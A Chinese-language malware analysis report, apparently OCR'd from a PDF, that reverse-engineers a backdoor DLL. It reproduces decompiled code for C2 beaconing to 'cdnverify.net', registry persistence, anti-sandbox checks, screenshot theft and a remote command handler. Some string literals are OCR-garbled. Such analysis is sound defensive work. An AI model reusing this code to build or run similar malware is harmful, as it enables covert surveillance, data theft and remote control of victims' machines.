
多个 dll 调用，其中包括加密、GDI 图形界面操作、网络操作、命令执行、注册表操作等库文件



逆向分析


此 DLL 中的字符串都被加密，其中的加密函数为 sub_10002F3F，我们改名为 My_Decode_1；另外，代码会创建一个核心对象贯穿整个恶意代码的运行流程，其中会在对象中保存核心数据，其中包括，C2，注册表信息，C2 命令的标志位等。整个 DLL 的核心功能主要是进行网络连接、本地驻留、屏幕截图、信息上传、命令执行等。

1. 先看 DllEntryPoint，没什么特别的代码：



2. 在前面分析 dropper 时，恶意程序会调用此 dll 中的 1 号输出函数，因此我们先看 1 号输出函数


1) 该函数首先创建一个线程，线程的代码地址为 sub_xxx2CA0




2) 跟入 sub_xxx2CA0，该函数首先调用 sub_xxx2CFD 尝试创建互斥量

```
10002D02 push    edi
10002D03 push    1Bh
10002D05 push    offset aDSq9MGPwkPg ; "D'\x1E\f\x10\x14]sQ\x1F\x049\x11\x1D\x1"...
10002D0A call    sub_10002F3F
10002D0F pop     ecx
10002D10 pop     ecx
10002D11 mov     esi, eax
10002D13 push    esi             ; lpName
10002D14 push    1               ; bInitialOwner
10002D16 push    0               ; lpMutexAttributes
10002D18 call    ds:CreateMutexA
10002D1E mov     edi, eax
```

3) 如果创建失败，则退出程序；如果成功则继续往下执行，先调用 sub_xxx3EC9 释放内存空间，调用 sub_xxx471D 进行字符操作，最后调用 sub_xxx5AFE 执行核心代码：



4) 跟入 sub_xxx5AFE，发现该函数很复杂，猜测应该是整个 dll 的核心功能部分



5) 下面对 sub_10005AFE 进行详细分析，

sub_10005AFE

该函数首先调用 sub_10005528，如果该函数执行不成功，则重复尝试睡眠后执行，直到此函数执行成功：

```
v1 = this;
v41 = this;
v2 = sub_10005528();
v3 = Sleep;
while ( v2 != 1 )
{
  Sleep(0x2710u);
  v2 = sub_10005528();
}
```

sub_10005528

(1) 跟入 sub_xxx5528，发现该函数主要进行网络连接初始化——Winsock 服务的初始化，然后使用 gethostname 和 gethostbyname 获取当前主机的 IP 地址：

```
v0 = 0;
sub_10003104(&WSAData, 0, 0x190u);
WSAStartup(0x202u, &WSAData);
v1 = (const char *)sub_10003F01(0x104u);
if ( !gethostname((char *)v1, 260) )
{
  v2 = gethostbyname(v1);
  if ( v2 )
  {
    v3 = v2->h_addr_list;
    v4 = 0;
    if ( *v3 )
```

sub_10005528 成功执行后，紧接着会执行 sub_10005416 函数，我们跟入 sub_10005416

sub_10005416

主要进行网络初始化，进行注册表查询和 C2 解密。

(1) 此函数首先调用 sub_100045EC 读取本机逻辑磁盘序列号，

```
1 DWORD sub_100045EC()
2 {
3   DWORD VolumeSerialNumber; // [sp+0h] [bp-4h]@1
4
5   VolumeSerialNumber = 0;
6   GetVolumeInformationW(0, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);
7   return VolumeSerialNumber;
8 }
```

(2) 然后调用 sub_10004152 加载 DLL 执行指定函数

sub_10004152

```
{
  LPVOID v0; // esi@1
  SIZE_T v2; // [sp+4h] [bp-4h]@1

  v2 = 0;
  sub_100036A0(0, (int)&unk_1000735C, (int)&v2);// 检索当前的User-Agenet HTTP请求标头字符串
  v0 = My_Heap_alloc_2(v2);
  sub_100036A0(0, (int)v0, (int)&v2);           // 检索当前的User-Agenet HTTP请求标头字符串
  return v0;
}
```

sub_100036A0

加载 DLL 中的指定函数，检索当前的 User-Agenet HTTP 请求标头字符串

```
int __cdecl sub_100036A0(int a1, int a2, int a3)
{
  int v3; // ebx@1
  const CHAR *v4; // edi@1
  HMODULE v5; // esi@1
  const CHAR *v6; // eax@3
  FARPROC v7; // eax@3
  CHAR *lpMem; // [sp+Ch] [bp-4h]@3

  v3 = 0;
  v4 = sub10002F3F_My_Decode_1((int)"g2\x17\n(B\x11&N\a", 10);// 解密字符串“Urlmon.dll”
  v5 = GetModuleHandleA(v4);
  if ( v5 || (v5 = LoadLibraryA(v4)) != 0 )
  {
    v6 = sub10002F3F_My_Decode_1((int)"}\"\x0F\x06.Bj1G\x19s'\x1E\t3■K0K\x05U", 21);//
                                              // 解密字符串 "ObtainUserAgentString"
    lpMem = (CHAR *)v6;
    v7 = GetProcAddress(v5, v6);
    if ( v7 )                                 // 执行ObtainUserAgentString
                                              // 检索当前的User-Agenet HTTP请求标头字符串
      v3 = ((int (__stdcall *)(int, int, int))v7)(a1, a2, a3);
    My_Heap_free(lpMem);
  }
  My_Heap_free((LPVOID)v4);
```

sub_10005246

此函数的主要功能是打开注册表并获取指定的键值，同时解密出 C2 "cdnverify.net"

```
v1 = 0;
phkResult = 0;
v2 = sub10002F3F_My_Decode_1(
       (int)"a/\x1D\x130MM'~&[#\t\b4CY6~<[.\x1F\b0_c\x01W\x19@%\x15\x13\x11IM1K\x04\\\x1C2\t3IM,G\x1F\x12\x13\x1E\x13
            "Q%Q7a%\t\x11\"^L",
       67);                                   // 解密字符串
                                              //  "Software\Microsoft\Windows\CurrentVersion\Internet Settings\Server
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, v2, 0, 1u, &phkResult) )
  RegOpenKeyExA(HKEY_CURRENT_USER, v2, 0, 1u, &phkResult);
My_Heap_free((LPVOID)v2);
v3 = sub10002F3F_My_Decode_1((int)"v/\x16\x06.B", 6);// 解密字符串"Domain"
cbData = 0;
if ( !RegQueryValueExA(phkResult, v3, 0, 0, 0, &cbData) )// 搜索注册表Domain, 并且将其值的大小保存在 &cbData 变量中
{
  v4 = (BYTE *)My_Heap_alloc_2(cbData);       // 为注册表值分配指定大小的内存
  RegQueryValueExA(phkResult, v3, 0, 0, v4, &cbData);// 读取注册表中的值并保存到 v4变量
  v5 = My_Heap_alloc_2(8u);
  *v5 = sub10002F3F_My_Decode_1(
          (int)L"■ᘔ樿愉浑幔■\x14鎍▌晦杻■熨欢晦杻■熨欢晦杻■熨欢晦杻■LC帢■䄗┘ 朏■熨欢晦杻■熨欢晦杻■熨欢晦杻譬傤■欢晦杻
          44);                                // 解密字符串"cdnverify.net"
  pcbBinary = 0;
  v6 = sub10002D4B_My_base64_encode((LPCSTR)v4, cbData, &pcbBinary);// base64加密读取的注册表值v4
  My_Heap_free(v4);
  v7 = My_Heap_alloc_2(pcbBinary + 1);
  v1 = v5;
  v5[1] = v7;                                 // 字符串"cdnverify.net"的下一个位置保存base64加密后的数据本地注册表键值数据
  My_Oper_2((int)v7, v6, pcbBinary);
  My_Heap_free(v6);
  *a1 = 2;
}
My_Heap_free((LPVOID)v3);
RegCloseKey(phkResult);
return v1;                                    // 返回字符串"cdnverify.net"
```

sub_1000586A

尝试进行 http 连接；创建线程，发起网络连接，同时创建共享的文件数据句柄，并且通过读取内存地址对其中指定位置的数据进行修改。

sub_10005A03

尝试进行 http 连接（检查网络环境）

```
int __thiscall sub_10005A03(void *this, LPVOID lpOptional)
{
  signed int v2; // esi@1
  int v3; // edi@1
  int v5; // [sp+8h] [bp-Ch]@1
  int v6; // [sp+Ch] [bp-8h]@1
  int v7; // [sp+10h] [bp-4h]@1

  v2 = 0;
  v5 = 0;
  v6 = 0;
  v7 = 0;
  v3 = sub10004830_My_send_http(this, (int)&v5, lpOptional);// 发送http请求，内容为lpOptional
  sub10004810_My_Internet_handle_close((int)&v5);
  if ( v3 == 200 || v3 == 404 )
    v2 = 1;
  return v2;
}
```

sub_10004830

发送 http 请求，检查网络环境

```
v3 = this;
v4 = 0;
v14 = this;
v5 = (const CHAR *)My_Oper_12((int)this);
v6 = 0;
if ( v5 )
  v6 = 3;
v13 = InternetOpenA(*((LPCSTR *)v3 + 1), v6, v5, 0, 0);
hConnect = InternetConnectA(v13, *((LPCSTR *)v3 + 2), 0x1BBu, 0, 3u, 0, 0);
v7 = sub10004E51_My_str_concat((int *)v3);
v8 = sub10002F3F_My_Decode_1((int)"b\x0F(3\x1A:`d■QB\x1Ba%&GEX=", 4);// POST
hInternet = HttpOpenRequestA(hConnect, v8, v7, 0, 0, 0, 0x800000u, 0);
dwBufferLength = 4;
InternetQueryOptionA(hInternet, 0x1Fu, &Buffer, &dwBufferLength);
Buffer |= 0x3180u;
InternetSetOptionA(hInternet, 0x1Fu, &Buffer, 4u);
My_Heap_free((LPVOID)v8);
My_Heap_free(v7);
v9 = sub10002B95_My_Get_str_len((int)lpOptional);
v10 = hInternet;
v11 = HttpSendRequestA(hInternet, 0, 0, lpOptional, v9);
v17 = 0;
if ( v11 )                              // 是否成功完成HTTP连接
```

```
10004852 push    edx             ; dwAccessType
10004853 push    dword ptr [esi+4] ; lpszAgent; 字符串 "Mozilla/4.0 (compatible; MSIE 7.0; Windows
10004853                         ;  NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR ")
10004856 call    ds:InternetOpenA ; 初始化程序对WinINet函数的使用
1000485C push    ebx             ; dwContext
1000485D push    ebx             ; dwFlags
1000485E push    edi             ; dwService
1000485F push    ebx             ; lpszPassword
10004860 push    ebx             ; lpszUserName
10004861 push    1BBh            ; nServerPort
10004866 push    dword ptr [esi+8] ; lpszServerName; 字符串 "google.com"
10004869 mov     [ebp+var_1C], eax
1000486C push    eax             ; hInternet
1000486D call    ds:InternetConnectA ; 尝试连接访问google.com
10004873 mov     ecx, esi
10004875 mov     [ebp+hConnect], eax
10004878 call    My_str_concat   ; 解密得到字符串"/SzJ/dxLf/4O/p.vnd.flatland.3dml/?A=b1/srGzhI81UzTvcDd4=")
1000487D push    4               ; (ASCII "/tzCPds/IUhu7J/Ocs5JXj.report/?2=qd2G3apjSbyTT1Gty1w=")
1000487F push    offset aB3DQbAGex ; "b\x0F(3\x1A:`d■QB\x1Ba%&GEX="
10004884 mov     edi, eax
10004886 call    My_Decode_1     ; 解密得到字符串"POST"
1000488B pop     ecx
```

sub_10005A4B

修改对象的属性值，创建线程，发起网络连接，同时创建共享的文件数据句柄，通过读取内存地址对其中指定位置的数据进行修改

sub_10004E51

进行字符串解密与拼接，

```
10004E61 call    My_Heap_alloc_2
10004E66 push    0Ah
10004E68 push    (offset asc_10007390+4) ; "■ゐ榑愉滜幔■\x14鍀■晦杻"...
10004E6D mov     [ebp+var_10], eax ; UihklEpz4V
10004E70 call    My_Decode_1      ; UihklEpz4V
10004E75 mov     ecx, [edi]
10004E77 add     esp, 0Ch
10004E7A mov     ebx, eax
10004E7C mov     [ebp+var_14], ebx
10004E7F push    5
10004E81 push    6
10004E83 call    My_object_oper_1 ; 字符串(ASCII "zr7z/f5wVse/")
10004E88 push    7
10004E8A push    1
10004E8C mov     [ebp+var_C], eax
10004E8F call    My_Oper_13
10004E94 pop     ecx
10004E95 pop     ecx
10004E96 mov     ecx, [edi]
10004E98 push    eax
10004E99 call    My_Oper_5        ; 字符串(ASCII "x3mGgR")
10004E9E push    7
```

```
10004EBB call    My_Oper_5        ; 字符串 "As"
10004EC0 push    0                ; lpMem
10004EC2 push    ebx              ; 输入字符串 UihklEpz4V
10004EC3 mov     [ebp+lpMem], eax
10004EC6 call    My_Get_str_len   ; 返回长度10
10004ECB pop     ecx
10004ECC push    eax              ; int
10004ECD push    ebx              ; int
10004ECE call    My_Oper_4        ; (ASCII "zHtSU8/FnTL26YUjrvo=")
10004ED3 imul    ecx, esi, 1Eh
10004ED6 mov     ebx, eax
10004ED8 push    1Eh
10004EDA add     ecx, (offset asc_10007390+68h) ; "轡孩■欢晦杻■簑欢晦杻■
10004EE0 push    ecx
10004EE1 call    My_Decode_1      ; (ASCII ".vnd.radisys.msml-basic-layout")
10004EE6 push    0Eh
10004EE8 push    (offset aU+4)    ; "攝肶ⅆ戕丝絁■"
10004EED mov     edi, eax         ; /%s%s%s/?%s=%s
10004EEF call    My_Decode_1      ; /%s%s%s/?%s=%s
10004EF4 push    ebx
```

```
10004EFE push    [ebp+var_C]
10004F01 push    esi              ; LPCSTR
10004F02 push    [ebp+var_10]     ; LPSTR
10004F05 call    ds:wsprintfA     ; 进行字符串拼接
10004F05                          ; (ASCII "/zr7z/f5wVse/x3mGgR.vnd.radisys.msml-basic-layout/?As=zHtSU8/FnTL26YUjrvo=")
10004F0B push    esi              ; lpMem
```

sub_10001E0C

创建线程，发起网络连接，同时创建共享的文件数据句柄，通过读取内存地址对其中的数据进行修改

```
v4 = (void *)My_Oper_6((int)&v8);
if ( v4 )
{
  v12 = 0;
  sub10001399_My_oper_and_create_thread(v4, (int)&v12);
  if ( v12 )
  {
    hHandle = sub10001555_My_create_thread(v4, v12, (LPTHREAD_START_ROUTINE)sub10001F0E_My_Internet_request, 0, 0)
                                        // 尝试进行HTTP访问，并将结果写入“SNFIRNW”内存映射的指定位置中
    if ( !hHandle )
      goto LABEL_19;
    v5 = 0;
    hObject = 0;
    do
    {
      if ( v3 == 600 )
        break;
      Sleep(0xC8u);
      ++v3;
      sub100010D6_My_open_file_map("SNFIRNW", (int)&hObject);

    while ( !hObject );
    if ( v5 )
    {
      if ( sub10002035_My_write_file_map_5(v5, a1) )// 操作共享内存
      {
        sub10001000_My_write_file_map_6(hObject, (int)&v9, (int)&v11);// 操作共享内存
        v2 = v11;
      }
      sub_10001000(hObject);                    // 关闭共享文件数据句柄
    }
    v6 = WaitForSingleObject(hHandle, 0x1D4C0u);
    CloseHandle(hHandle);
    if ( !v6 )
LABEL_19:
      sub1000131E_My_GetExitCodeProcess(v4, v12);// 获取进程的返回代码
  }
  My_Oper_11((int)v4);
  v3 = v9;
```

sub_10001555

创建线程，线程起始地址为 sub_10001F0E

sub_10001F0E

线程地址，尝试进行 HTTP 访问，并将结果写入“SNFIRNW”内存映射的指定位置中

```
hObject = 0;
if ( sub1000100E_My_create_file_map("SNFIRNW", (int)&hObject) && hObject )
{
  qmemcpy(&lpszAgent, sub_10001B87(&Mem, hObject), 0x20u);
  v1 = InternetOpenA(lpszAgent, dwAccessType, lpszProxy, 0, 0);
  v2 = InternetConnectA(v1, lpszServerName, 0x1BBu, 0, 0, 3u, 0, 0);
  v3 = HttpOpenRequestA(v2, lpszVerb, lpszObjectName, 0, 0, 0, 0x800000u, 0);
  sub_10001C7D(v3);
  v4 = sub10002B95_My_Get_str_len((int)lpOptional);
  if ( HttpSendRequestA(v3, 0, 0, lpOptional, v4) )
  {
    Buffer = 0;
    dwBufferLength = 4;
    HttpQueryInfoA(v3, 0x20000013u, &Buffer, &dwBufferLength, 0);// 尝试进行HTTP请求
    LOBYTE(var1) = 52;
    if ( Buffer == 200 || Buffer == 404 )     // 判断请求返回的代码200还是404
      LOBYTE(var1) = 50;
    sub10001DD8_My_write_file_map_2(hObject, (int)&var1, 1);// 在指定内存中记录HTTP的请求结果
  }
  InternetCloseHandle(v3);
  InternetCloseHandle(v2);
  InternetCloseHandle(v1);
  sub_100015CD((int)&lpszAgent);
```

sub_10004946

检查系统环境是否为调试环境，获取主机 IP，遍历进程，访问注册表，进行 GDI 操作获取屏幕截屏，然后将收集的信息进行组合，然后将数据这些收集的信息进行加密，准备发送到 C2 服务器。

```
v1 = this;
v43 = this;
v56 = sub10004383_My_Sys_version_check();      // 系统版本检测
v55 = sub10004126_My_Runing_env_check();       // 检测是否在WOW64虚拟环境下下运行。
v36 = sub100044CA_My_traverse_process();       // 遍历进程
v33 = sub10002B95_My_Get_str_len((int)v36);
v2 = sub1000418B_My_Get_Ip_check();            // 获取主机的网卡设备中的本地连接名称
v37 = v2;
v3 = sub10002B95_My_Get_str_len((int)v2);
v4 = v3;
v34 = v3;
v38 = sub10004571_My_Reg_query();              // 访问注册表 SYSTEM\CurrentControlSet\Services\Disk\Enum
                                               // 获取磁盘信息——可以通过此值来判断是否为沙箱或者虚拟机
v44 = sub10002B95_My_Get_str_len((int)v38);
v5 = My_Oper_12((int)v1);
v32 = (_BYTE *)v5;
v6 = sub10002B95_My_Get_str_len(v5);
v39 = sub10002F3F_My_Decode_1((int)"U)\b\fz", 5);// disk=
v45 = sub10002B95_My_Get_str_len((int)v39);
v40 = sub10002F3F_My_Decode_1((int)"P5\x12\v#\x11", 6);// build=
v51 = sub10002B95_My_Get_str_len((int)v40);
v41 = sub10002F3F_My_Decode_1((int)"\x028BUw\x18Yr\x12[", 10);// 0x9104f000
v50 = sub10002B95_My_Get_str_len((int)v41);
v42 = sub10002F3F_My_Decode_1((int)"[.\x11\x02$X", 6);// inject
v49 = sub10002B95_My_Get_str_len((int)v42);
v8 = 0;
v46 = 0;
cbBinary = 0;
v9 = (BYTE *)sub_1000460D(&cbBinary);          // GDI操作，读取剪切板的屏幕截图，stream数据流格式
v10 = v9;

v15 = My_Heap_alloc_2(v4 + v44 + v7 + v45 + v51 + v50 + v49 + v11 + v8 + v33 + 7);
My_Oper_2((int)v15, &v56, 1);                  // 将收集的信息进行拼接，然后进行加密，准备发送到C2
My_Oper_2((int)(v15 + 1), &v55, 1);
My_Oper_2((int)(v15 + 2), v36, v33);
v16 = v33 + 2;
if ( v37 && v4 > 0 )
{
  My_Oper_2((int)&v15[v16], v37, v4);
  v16 += v4;
}
My_Oper_2((int)&v15[v16], v39, v45);
v17 = v45 + v16;
My_Oper_2((int)&v15[v17], v38, v44);
v18 = v44 + v17;
v19 = lstrlenA(L"\n");
My_Oper_2((int)&v15[v18], L"\n", v19);
v20 = lstrlenA(L"\n") + v18;
My_Oper_2((int)&v15[v20], v40, v51);
v21 = v51 + v20;
My_Oper_2((int)&v15[v21], v41, v50);
```

sub_1000460D

GDI 操作，读取剪切板的屏幕截图，stream 数据流格式

```
v1 = 0;
sub100037EA_My_LoadDLL_exe_func_1(0x2C, 0x45, 1, 0);// 加载dll执行函数，keybd_event函数模拟键盘进行按键（0x2C）
                                                    // 进行屏幕截屏操作
                                                    //
Sleep(0x3E8u);
sub100037EA_My_LoadDLL_exe_func_1(0x2C, 0x45, 3, 0);// 进行屏幕截屏操作
                                                    //
sub10003716_My_LoadDLL_exe_func_2(0);               // 执行OpenClipboard函数，打开剪切板
v2 = sub100033DC_My_LoadDLL_exe_func_3(2);          // 执行GetClipboardData函数，获取剪切板的屏幕截屏图片
sub10003207_My_LoadDLL_exe_func_4();                // 执行CloseClipboard函数，关闭剪切板
```

```
if ( v2 )
{
  v9 = 1;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  GdiplusStartup((int)&v14, (int)&v9, 0);     // Gdi界面初始化
  if ( sub_10003FDF((int)L"image/jpeg", (int)&v8) )// 获取可用图像编码器的数据。
  {
    v4 = sub_10003FBE(v2, 0);                 // 创建Bitmap
    v15 = 0;
    if ( !sub100032FF_My_LoadDLL_exe_func_5(0, 1, (int)&v15) )// 执行CreateStreamOnHGlobal函数，创建流对象
    {
      v5 = GdipSaveImageToStream(*(_DWORD *)(v4 + 4), v15, (int)&v8, 0);// 将图像保存到流中
      if ( v5 )
        *(_DWORD *)(v4 + 8) = v5;
      sub100035AE_My_LoadDLL_exe_func_6(v15, (int)&v13);// 执行IStream_Size函数，获取stream的大小保存到v13
      v6 = v13;
      v7 = v15;
      *a1 = v13;
      sub1000353E_My_LoadDLL_exe_func_7(v7);  // 执行IStream_Reset函数
      v1 = My_Heap_alloc_2(v6);
      sub100034C8_My_LoadDLL_exe_func_8(v15, (int)v1, v6);// 执行IStream_Read函数,读取stream的数据，保存到v1
```

Sub_10005920

修改注册表,将 C2：“cdnverify.net”写入注册表中，此函数传入的对象属性 v1+2（对象地址+08H）保存的即是 C2

```
v1 = sub10002F3F_My_Decode_1(
       (int)"a/\x1D\x130MM'~&[#\t\b4CY6~<[.\x1F\b0_c\x01W\x19@%\x15\x13\x11IM1K\x04\\\x1C2\t3IM,G\x1F\x12\x13\x1E\x13
            "Q%Q7a%\t\x11\"^L",
       67);                                     //  Software\Microsoft\Windows\CurrentVersion\Internet Settings\Servers
phkResult = 0;
lpMem = (CHAR *)v1;
if ( RegCreateKeyExA(HKEY_LOCAL_MACHINE, v1, 0, 0, 0, 2u, 0, &phkResult, 0) )
  RegCreateKeyExA(HKEY_CURRENT_USER, v1, 0, 0, 0, 2u, 0, &phkResult, 0);
v2 = sub10002F3F_My_Decode_1((int)"v/\x16\x06.B", 6);// Domain
v3 = lstrlenA(lpString);
v4 = sub10002D8F_My_base64_encode_2((BYTE *)lpString, v3);
v5 = (const BYTE *)v4;
v6 = lstrlenA(v4);
RegSetValueExA(phkResult, v2, 0, 1u, v5, v6);
My_Heap_free((LPVOID)v5);
My_Heap_free((LPVOID)v2);
RegCloseKey(phkResult);
return My_Heap_free(lpMem);
```

Sub_10005012

尝试创建进程连接 C2 并且进行命令数据接收

sub10004F4D

进行网络连接并且进行数据读取

sub1000602C

从网络连接中读取数据，修改指定内存中的标志位

```
v1 = this;
v28 = 0;
lpString2 = sub10002F3F_My_Decode_1((int)"i&\x12\v\"q", 6);// 字符串[file]
v2 = sub10002F3F_My_Decode_1((int)"w8\x1E\x042XZ", 7);// 字符串Execute
v3 = v2;
v27 = v2;
v19 = sub10002F3F_My_Decode_1((int)"v%\x17\x023I", 6);// 字符串Delete
v20 = sub10002F3F_My_Decode_1((int)"~/\x1A\x03\vE]", 7);// 字符串LoadLib
v21 = sub10002F3F_My_Decode_1((int)"`%\x1A\x03\x01ES`io\x1D\x0E+Ib", 8);// 字符串ReadFile
v22 = sub10002F3F_My_Decode_1((int)"io\x1D\x0E+Ib", 7);// 字符串[/File]
v23 = sub10002F3F_My_Decode_1((int)"i3\x1E\x133EQ%Q6", 10);// 字符串[settings]
v24 = sub10002F3F_My_Decode_1((int)"io\b\x023XU,E\x18o", 11);// 字符串[/settings]
v25 = sub10002F3F_My_Decode_1((int)"i3\x13\x02+@b", 7);// 字符串[shell]
v4 = sub10002F3F_My_Decode_1((int)"io\b\x0F\"@S\x1F\x17$[Jg\tS7%s - %lu", 8);// 字符串[/shell]
v5 = v1[5];
v26 = v4;
if ( v5 < v1[4] )

if ( !lstrcmpiA((LPCSTR)v1[3], v3) )        // 字符串Execute
{
  sub_10003CA4(*v1);
  goto LABEL_39;
}
if ( !lstrcmpiA((LPCSTR)v1[3], v19) )       // 字符串Delete
{
  sub_10003D40(*v1);
  goto LABEL_39;
}
if ( !lstrcmpiA((LPCSTR)v1[3], v20) )       // 字符串LoadLib
{
  sub_10003CC7(*v1);
  goto LABEL_39;
}
if ( !lstrcmpiA((LPCSTR)v1[3], v21) )       // ReadFile
{
  sub_10003D3B(*v1);
  goto LABEL_39;
}
if ( !lstrcmpiA((LPCSTR)v1[3], v22) )       // [/file]
  goto LABEL_45;
if ( !lstrcmpiA((LPCSTR)v1[3], v23) )       // [settings]
```

Sub_100062CD

自我复制与自我删除

Sub_100038DB

```
if ( lpBuffer && nNumberOfBytesToWrite )
{
  SetLastError(0);
  v4 = CreateDirectoryW((LPCWSTR *)(v3 + 3), 0);
  v5 = GetLastError();
  v6 = v5;
  if ( !v4 && v5 != 183 )
    return v6;
  v7 = (const WCHAR *)My_Heap_alloc_2(0x802u);
  v21 = '%';
  v8 = *((_DWORD *)v3 + 1);
  v23 = 92;
  v9 = *((_DWORD *)v3 + 3);
  v26 = 0;
  lpLibFileName = v7;
  v22 = 's';
  v24 = '%';
  v25 = 's';
  v27 = wsprintfW((LPWSTR)v7, &v21, v9, v8);  // 字符串拼接
  SetLastError(0);
  hFile = CreateFileW(v7, 0x40000000u, 0, 0, 2u, 2u, 0);// 创建文件
  v6 = GetLastError();
  if ( hFile == (HANDLE)-1
    || (SetLastError(0),
        NumberOfBytesWritten = 0,
        v10 = WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0),
        v6 = GetLastError(),
        CloseHandle(hFile),
        !v10) )
  {
LABEL_20:
    My_Heap_free((LPVOID)lpLibFileName);
    return v6;
  }
  sub_10003104(&v18, 0, 0x40u);
  v17 = 'D';
  v11 = *((_BYTE *)v3 + 16) == 0;            // 判断‘Execute’的标志位
  v19 = 1;
  v20 = 0i64;
  if ( v11 )
  {
    if ( *((_DWORD *)v3 + 2) )
    {
      v12 = (WCHAR *)My_Heap_alloc_2(0x802u);
      lpBuffera = sub10002F3F_My_Decode_1((int)"@5\x15\x03+@\fp\f\x0EJ%%", 12);// rundll32.exe
      nNumberOfBytesToWritea = sub_10002DD6(lpBuffera);
      wsprintfW(v12, (LPCWSTR)"%", nNumberOfBytesToWritea, lpLibFileName, *((_DWORD *)v3 + 2));
      v6 = 0;
      sub10003786_My_LoadDLL_exe_func_10(0);  // SetLastError函数
      if ( !sub10003274_My_LoadDLL_exe_func_11(0, (int)v12, 0, 0, 0, 0, 0, (int)&v17, (int)&v20) )// CreateProcess创
        v6 = GetLastError();
      My_Heap_free(nNumberOfBytesToWritea);
      My_Heap_free((LPVOID)lpBuffera);
      My_Heap_free(v12);
      goto LABEL_18;
    }
    if ( !*((_BYTE *)v3 + 18) )              // 命令LoadLib的标志位
    {
LABEL_18:
      if ( *((_BYTE *)v3 + 17) )             //  // 命令Delete的标志位
      {
        v14 = 2 * v27;
        v15 = My_Heap_alloc_2(2 * v27 + 18);
        My_Oper_2((int)v15, &v20, 16);
        My_Oper_2((int)v15 + 16, lpLibFileName, v14);
        CreateThread(0, 0, StartAddress, v15, 0, 0);// 创建进程删除文件
```

总结

此恶意 dll 文件的主要功能有：括信息收集、信息上传、文件下载、屏幕截屏、命令执行等。